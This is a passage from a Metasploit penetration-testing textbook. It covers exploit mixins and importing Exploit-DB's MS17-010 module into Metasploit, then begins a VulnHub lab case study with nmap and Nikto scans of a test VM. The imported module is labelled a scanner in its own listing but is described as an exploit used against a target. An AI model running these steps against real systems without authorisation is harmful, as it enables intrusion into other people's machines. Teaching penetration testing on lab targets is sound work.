arkeia.rb            dcerpc_mgmt.rb   format         java.rb            mysql.rb       powershell.rb  snmp.rb          vim_soap.rb
browser_autopwn2.rb  dcerpc.rb        fortinet.rb    jsobfu.rb          ndmp.rb        realport.rb    ssh.rb           wbemexec.rb
browser_autopwn.rb   dect_coa.rb      ftp.rb         kerberos           ntlm.rb        remote         sunrpc.rb        wdbrpc_client.rb
brute.rb             dhcp.rb          ftpserver.rb   kernel_mode.rb     omelet.rb      riff.rb        tcp.rb           wdbrpc.rb
brutetargets.rb      dialup.rb        gdb.rb         local              oracle.rb      ropdb.rb       tcp_server.rb    web.rb
capture.rb           egghunter.rb     http           local.rb           pdf_parse.rb   seh.rb         telnet.rb        windows_constants.rb
cmdstager.rb         exe.rb           imap.rb        mixins.rb          pdf.rb         sip.rb         tftp.rb          winrm.rb
db2.rb               file_dropper.rb  ip.rb          mssql_commands.rb  php_exe.rb     smb            tincd.rb
root@kali:/usr/share/metasploit-framework/lib/msf/core/exploit#
```

Figure 10.1 – Mixins available in the Metasploit Framework

Some of the most commonly used mixins in the Metasploit Framework are as follows:

- `Exploit::Remote::Tcp::` The code of this mixin is located at `lib/msf/core/exploit/tcp.rb` and provides the following methods and options:

  TCP options and methods

  Defines RHOST, RPORT, and ConnectTimeout

  `connect()` and `disconnect()`

  Creates `self.sock` as the global socket

  Offers SSL, Proxies, CPORT, and CHOST

  Evasion via small segment sends

  Exposes user options as methods such as `rhost()`, `rport()`, and `ssl()`
- `Exploit::Remote::SMB::` The code of this mixin is inherited from the TCP mixin is located at `lib/msf/core/exploit/smb.rb`, and provides the following methods and options:

  `smb_login()`

  `smb_create()`

  `smb_peer_os()`

  Provides the options of `SMBUser`, `SMBPass`, and `SMBDomain`

  Exposes IPS evasion methods such as `SMB::pipe_evasion`, `SMB::pad_data_level`, and `SMB::file_data_level`

Now that we have got an overview of exploit templates and mixins, let's move on to learn how we can add external exploits to Metasploit.

Adding external exploits to Metasploit

New vulnerabilities across various applications and products are found on a daily basis. For most newly found vulnerabilities, exploit code is also made public. Now, the exploit code is quite often in a raw format (just like a shellcode) and is not readily usable. Also, it might take some time before the exploit is officially made available as a module within the Metasploit Framework. However, we can manually add an external exploit module in the Metasploit Framework and use it like any other existing exploit module.


Let's take the example of the MS17-010 vulnerability, which was recently used by the WannaCry ransomware. By default, the exploit code for MS17-010 isn't available within the Metasploit Framework.

Let's start by downloading the MS17-010 module from the exploit database.

> **Important Note**
>
> Exploit-DB, located at https://www.exploit-db.com, is one of the most trusted and updated sources for getting new exploits for a variety of platforms, products, and applications.

Let's start by downloading the MS17-010 module from the exploit database:

1. Simply open https://www.exploit-db.com/exploits/41891/ in any browser and download the exploit code, which is in the Ruby (.rb) format, as shown in the following screenshot:


Microsoft Windows - Unaut
https://www.exploit-db.com/exploits/41891/
Search
Most Visited
Disable Cookies CSS Forms Images Information Miscellaneous Outline Resize Tools View Source Options
EXPLOIT DATABASE
Home
Exploits
Shellcode
Papers
Google Hacking Database
Submit
Search

Microsoft Windows - Unauthenticated SMB Remote Code Execution Scanner (MS17-010) (Metasploit)


EDB-ID: 41891	**Author**: Sean Dillon	**Published**: 2017-04-17
CVE: CVE-2017-0143...	**Type**: Dos	**Platform**: Windows
Aliases: N/A	**Advisory/Source**: Link	**Tags**: Metasploit Framework
E-DB Verified: ✓	**Exploit**: Download / View Raw	**Vulnerable App**: N/A

« Previous Exploit   Next Exploit »

```
##
# This module requires Metasploit: http://metasploit.com/download
# Current source: https://github.com/rapid7/metasploit-framework
##

# auxiliary/scanner/smb/smb_ms_17_010

require 'msf/core'
```

Figure 10.2 – Searching for exploits in exploit-db

2. Once the Ruby file for the exploit has been downloaded, we need to copy it to the Metasploit Framework directory at the path shown in the following screenshot:




```
root@kali:~# cp Desktop/41891.rb /usr/share/metasploit-framework/modules/exploits/windows/smb/
root@kali:~# ls /usr/share/metasploit-framework/modules/exploits/windows/smb/41891.rb
/usr/share/metasploit-framework/modules/exploits/windows/smb/41891.rb
root@kali:~#
```

10.2A – Metasploit Framework directory

We can move on once the file has been copied to the required location.

> **Important Note**
>
> The path shown in the screenshot is the default path of the Metasploit Framework, which comes pre-installed on Kali Linux. You need to change the path if you have a custom installation of the Metasploit Framework.


3. After copying the newly downloaded exploit code to the Metasploit directory, we will start `msfconsole` and issue a `reload_all` command, as in the following screenshot:



```
|______________________________________________________________________________|


Taking notes in notepad? Have Metasploit Pro track & report
your progress and findings -- learn more on http://rapid7.com/metasploit

       =[ metasploit v4.12.23-dev                         ]
+ -- --=[ 1578 exploits - 909 auxiliary - 272 post        ]
+ -- --=[ 455 payloads - 39 encoders - 8 nops             ]
+ -- --=[ Free Metasploit Pro trial: http://r-7.co/trymsp ]

msf > reload_all
[*] Reloading modules from all module paths...
```

Figure 10.3 – The reload_add command in msfconsole

4. The `reload_all` command will refresh the Metasploit's internal database to include the newly copied external exploit code. Now, we can use the `exploit` command, as usual, to set up and initiate a new exploit, as in the following screenshot. We can simply set the value of the `RHOSTS` variable and launch the exploit:



```
       =[ metasploit v4.12.23-dev                         ]
+ -- --=[ 1578 exploits - 909 auxiliary - 272 post        ]
+ -- --=[ 455 payloads - 39 encoders - 8 nops             ]
+ -- --=[ Free Metasploit Pro trial: http://r-7.co/trymsp ]

msf > use exploit/windows/smb/41891
msf auxiliary(41891) > show options

Module options (auxiliary/windows/smb/41891):

   Name       Current Setting  Required  Description
   ----       ---------------  --------  -----------
   RHOSTS                      yes       The target address range or CIDR identifier
   RPORT      445              yes       The SMB service port
   SMBDomain  .                no        The Windows domain to use for authentication
   SMBPass                     no        The password for the specified username
   SMBUser                     no        The username to authenticate as
   THREADS    1                yes       The number of concurrent threads

msf auxiliary(41891) >
```

Figure 10.4 – Listing newly added exploits in msfconsole

So, we were successfully able to import an external exploit into Metasploit and use it against our target.

Summary

In this concluding chapter, you have learned essential exploit development concepts including buffer overflow, fuzzers, and various ways of extending the Metasploit Framework using templates, by using mixins, and by adding external exploits.

Moving ahead to the last chapter, we'll be applying all the skills learned throughout the book to hack into a real-world target.

Exercises

You can try the following exercises:

- Try to explore the mixin codes and corresponding functionalities for the following:

  capture

  Lorcon

  MSSQL

  KernelMode

  FTP

  FTPServer

  EggHunter
- Find any exploit on `https://www.exploit-db.com` that is currently not a part of the Metasploit Framework. Try to download and import it into the Metasploit Framework.

Further reading

For more information on exploit development and mixins, refer to `https://www.offensive-security.com/metasploit-unleashed/exploit-mixins/`.

11
Case Studies


Throughout all the chapters so far, we have covered all aspects of the Metasploit Framework, going right from the basics to advanced post-exploitation techniques. While it's very important to understand the basics, it is equally important to apply all the skills learned in a practical scenario.

In this chapter, we'll be covering two different case studies that depict real-world scenarios. We'll apply all of the skills we have learned so far to hack into our target systems.

For both the case studies in this chapter, we'll be using the vulnerable **virtual machines** (**VMs**) from `https://www.vulnhub.com/`. VulnHub offers an excellent collection of vulnerable systems, which we can use to practice our skills.

Case study 1

For the first case study, we'll be using the VM PentesterLab: CVE-2012-1823: PHP CGI, as in the following screenshot. You can simply search for this VM on the VulnHub portal or find it directly at the following link: `https://www.vulnhub.com/entry/pentester-lab-cve-2012-1823-php-cgi,78/`:


Pentester Lab: CVE-2012-1823
https://www.vulnhub.com/entry/pentester-lab-cve-2012-1823-php-cgi,78/
HOME
SEARCH
HELP
SUBMIT
RESOURCES
BLOG
ABOUT
Back
About Release | Download | Description | File information | Virtual Machine | Networking | Screensh

Pentester Lab: CVE-2012-1823: PHP CGI

About Release

- **Name**: Pentester Lab: CVE-2012-1823: PHP CGI
- **Date release**: 29 May 2012

- **Author**: Pentester Lab
- **Series**: Pentester Lab

Download


cve-2012-1823.iso (Size: 172 MB)

- **Download**: https://ptl.io/cve-2012-1823.iso
- **Download (Mirror)**: https://download.vulnhub.com/pentesterlab/cve-2012-1823.iso
- **Download (Torrent)**: https://download.vulnhub.com/pentesterlab/cve-2012-1823.iso.torrent

Figure 11.1 – Vulnerable VM on Vulnhub

Once the ISO image is downloaded, simply create a new VM and boot up the downloaded ISO in live mode. Once the boot up is complete, type in the `ifconfig` command to note the IP address that was assigned.

On the Kali Linux VM, open up the Metasploit Framework console using the `msfconsole` command, as in the following screenshot:



```
root@kali:~# msfconsole
[-] ***rtinG the Metasploit Framework console...\
[-] * WARNING: No database support: No database YAML file
[-] ***


 _                                                    _
/ \    /\         __                         _   __  /_/ __
| |\  / | _____   \ \           ___   _____ | | /  \ _   \ \
| | \/| | | ___\ |- -|   /\    / __\ | -__/ | || | || | |- -|
|_|   | | | _|__  | |_  / -\ __\ \   | |    | | \__/| |  | |_
      |/  |____/  \___\/ /\ \\___/   \/     \__|    |_\  \___\


       =[ metasploit v5.0.20-dev                          ]
+ -- --=[ 1886 exploits - 1065 auxiliary - 328 post       ]
+ -- --=[ 546 payloads - 44 encoders - 10 nops            ]
+ -- --=[ 2 evasion                                       ]

msf5 >
```


Figure 11.2 – Starting up msfconsole

The very first step that we'll start with is the port scan using **Network Mapper** (**NMAP**). There is no need to run the NMAP scan separately as this can be done from within `msfconsole`. We will use the `nmap -T4 -A -v 192.168.83.134` command, as in the following screenshot:

Let's try to understand the various switches used in this command:

- `T4`: Enables an aggressive and speedy scan
- `A`: Enables OS detection, version detection, script scanning, and traceroute
- `v`: Increases the verbosity level

- `192.168.83.134`: This is the IP address of our target system:




```
msf5 > nmap -T4 -A -v 192.168.83.134
[*] exec: nmap -T4 -A -v 192.168.83.134

Starting Nmap 7.70 ( https://nmap.org ) at 2019-10-28 07:14 EDT
NSE: Loaded 148 scripts for scanning.
NSE: Script Pre-scanning.
Initiating NSE at 07:14
Completed NSE at 07:14, 0.00s elapsed
Initiating NSE at 07:14
Completed NSE at 07:14, 0.00s elapsed
Initiating ARP Ping Scan at 07:14
Scanning 192.168.83.134 [1 port]
Completed ARP Ping Scan at 07:14, 0.03s elapsed (1 total hosts)
Initiating Parallel DNS resolution of 1 host. at 07:14
Completed Parallel DNS resolution of 1 host. at 07:14, 0.00s elapsed
Initiating SYN Stealth Scan at 07:14
Scanning 192.168.83.134 [1000 ports]
Discovered open port 22/tcp on 192.168.83.134
Discovered open port 80/tcp on 192.168.83.134
Completed SYN Stealth Scan at 07:14, 0.06s elapsed (1000 total ports)
Initiating Service scan at 07:14
Scanning 2 services on 192.168.83.134
Completed Service scan at 07:14, 6.78s elapsed (2 services on 1 host)
Initiating OS detection (try #1) against 192.168.83.134
NSE: Script scanning 192.168.83.134.
Initiating NSE at 07:14
Completed NSE at 07:14, 0.41s elapsed
Initiating NSE at 07:14
Completed NSE at 07:14, 0.00s elapsed
Nmap scan report for 192.168.83.134
Host is up (0.00071s latency).
Not shown: 998 closed ports
PORT   STATE SERVICE VERSION
22/tcp open  ssh     OpenSSH 5.5p1 Debian 6+squeeze1 (protocol 2.0)
| ssh-hostkey:
|   1024 7e:42:09:a2:8a:56:df:73:77:b3:03:f1:64:70:88:74 (DSA)
|_  2048 a4:83:69:f0:d1:3b:ce:d9:fa:18:c8:91:57:64:2a:58 (RSA)
80/tcp open  http    Apache httpd 2.2.16 ((Debian))
|_http-favicon: Unknown favicon MD5: 2353EEB6E3C88F29949E1182851B16ED
| http-methods:
|_  Supported Methods: GET HEAD POST OPTIONS
|_http-server-header: Apache/2.2.16 (Debian)
|_http-title: PentesterLab.com - PHP CGI testing lab
MAC Address: 00:0C:29:14:5C:DA (VMware)
Device type: general purpose
Running: Linux 2.6.X
OS CPE: cpe:/o:linux:linux_kernel:2.6
OS details: Linux 2.6.32 - 2.6.35
Uptime guess: 0.010 days (since Mon Oct 28 06:59:26 2019)
```

Figure 11.3 – Running an NMAP scan on the target system from msfconsole

As the NMAP scan completes, we can observe that port `22` and port `80` are open on the target system. The web server running is of the type Apache/2.2.16 and has PHP – CGI support.


To get more detailed information related to port `80`, we can make use of the Nikto tool. This can be executed from within the `msfconsole`, as in the following screenshot. We can use the `nikto -host 192.168.83.134` command:



```
msf5 > nikto -host 192.168.83.134
[*] exec: nikto -host 192.168.83.134

- Nikto v2.1.6
---------------------------------------------------------------------------
+ Target IP:          192.168.83.134
+ Target Hostname:    192.168.83.134
+ Target Port:        80
+ Start Time:         2019-10-28 07:16:01 (GMT-4)
---------------------------------------------------------------------------
+ Server: Apache/2.2.16 (Debian)
+ Retrieved x-powered-by header: PHP/5.3.3-7+squeeze8
+ The anti-clickjacking X-Frame-Options header is not present.
+ The X-XSS-Protection header is not defined. This header can hint to the user agent to protect against some forms of XSS
+ The X-Content-Type-Options header is not set. This could allow the user agent to render the content of the site in a different fashion to the MIME t
ype
+ No CGI Directories found (use '-C all' to force check all possible dirs)
+ Apache/2.2.16 appears to be outdated (current is at least Apache/2.4.37). Apache 2.2.34 is the EOL for the 2.x branch.
+ Uncommon header 'tcn' found, with contents: list
+ Apache mod_negotiation is enabled with MultiViews, which allows attackers to easily brute force file names. See http://www.wisec.it/sectou.php?id=46
98ebdc59d15. The following alternatives for 'index' were found: index.php
+ Server may leak inodes via ETags, header found with file /favicon.ico, inode: 3166, size: 1150, mtime: Thu May  3 22:02:34 2012
+ Web Server returns a valid response with junk HTTP methods, this may cause false positives.
+ OSVDB-12184: /?=PHPB8B5F2A0-3C92-11d3-A3A9-4C7B08C10000: PHP reveals potentially sensitive information via certain HTTP requests that contain specif
ic QUERY strings.
+ OSVDB-12184: /?=PHPE9568F36-D428-11d2-A769-00AA001ACF42: PHP reveals potentially sensitive information via certain HTTP requests that contain specif
ic QUERY strings.
+ OSVDB-12184: /?=PHPE9568F34-D428-11d2-A769-00AA001ACF42: PHP reveals potentially sensitive information via certain HTTP requests that contain specif
ic QUERY strings.
+ OSVDB-12184: /?=PHPE9568F35-D428-11d2-A769-00AA001ACF42: PHP reveals potentially sensitive information via certain HTTP requests that contain specif
ic QUERY strings.
+ OSVDB-3268: /icons/: Directory indexing found.
+ OSVDB-3233: /icons/README: Apache default file found.
+ 7916 requests: 1 error(s) and 15 item(s) reported on remote host
+ End Time:           2019-10-28 07:16:52 (GMT-4) (51 seconds)
---------------------------------------------------------------------------
+ 1 host(s) tested
msf5 > 
```

Figure 11.4 – Running a Nikto scan on the target system from msfconsole

When the Nikto scan is complete, we get additional information such as the version of PHP, which is 5.3.3. Now, we can simply use Google to check whether there are any known vulnerabilities for PHP 5.3.3:



About 18,600 results (0.55 seconds)

PHP PHP version 5.3.3 : Security vulnerabilities - CVE Details
https://www.cvedetails.com › product_id-128 › version_id-97802 › PHP-P...
Security **vulnerabilities** of **PHP PHP** version **5.3.3** List of **cve** security **vulnerabilities** related to this exact version. You can filter results by cvss scores, years and ...

PHP » PHP » 5.3.3 : Security ...
Security vulnerabilities of PHP PHP version 5.3.3 List of cve ...

PHP » PHP »
Security vulnerabilities of PHP PHP version 5.3.3 List of cve ...

PHP » PHP » 5.3.3
Security vulnerabilities of PHP PHP version 5.3.3 List of cve ...

PHP » PHP » 5.3.3 : Security ...
PHP » PHP » 5.3.3 : Security Vulnerabilities Published In 2018.


Security Vulnerabilities (SQL ...
Security vulnerabilities of PHP PHP version 5.3.3 List of cve ...

PHP » PHP » 5.3.3 : Security ...
PHP » PHP » 5.3.3 : Security Vulnerabilities Published In 2011.

More results from cvedetails.com »

Figure 11.5 – Searching for publicly known vulnerabilities for PHP 5.3.3

The result shows the multiple **Common Vulnerabilities and Exposures** (**CVEs**) that have been reported against PHP 5.3.3, as indicated in the following screenshot:



The SQLite functionality in PHP before 5.3.15 allows remote attackers to bypass the open_basedir protection mechanism via unspecified vectors.

42 CVE-2012-2688 Overflow 2012-07-20 2017-12-21 10.0 None Remote Low Not required Complete Complete Complete

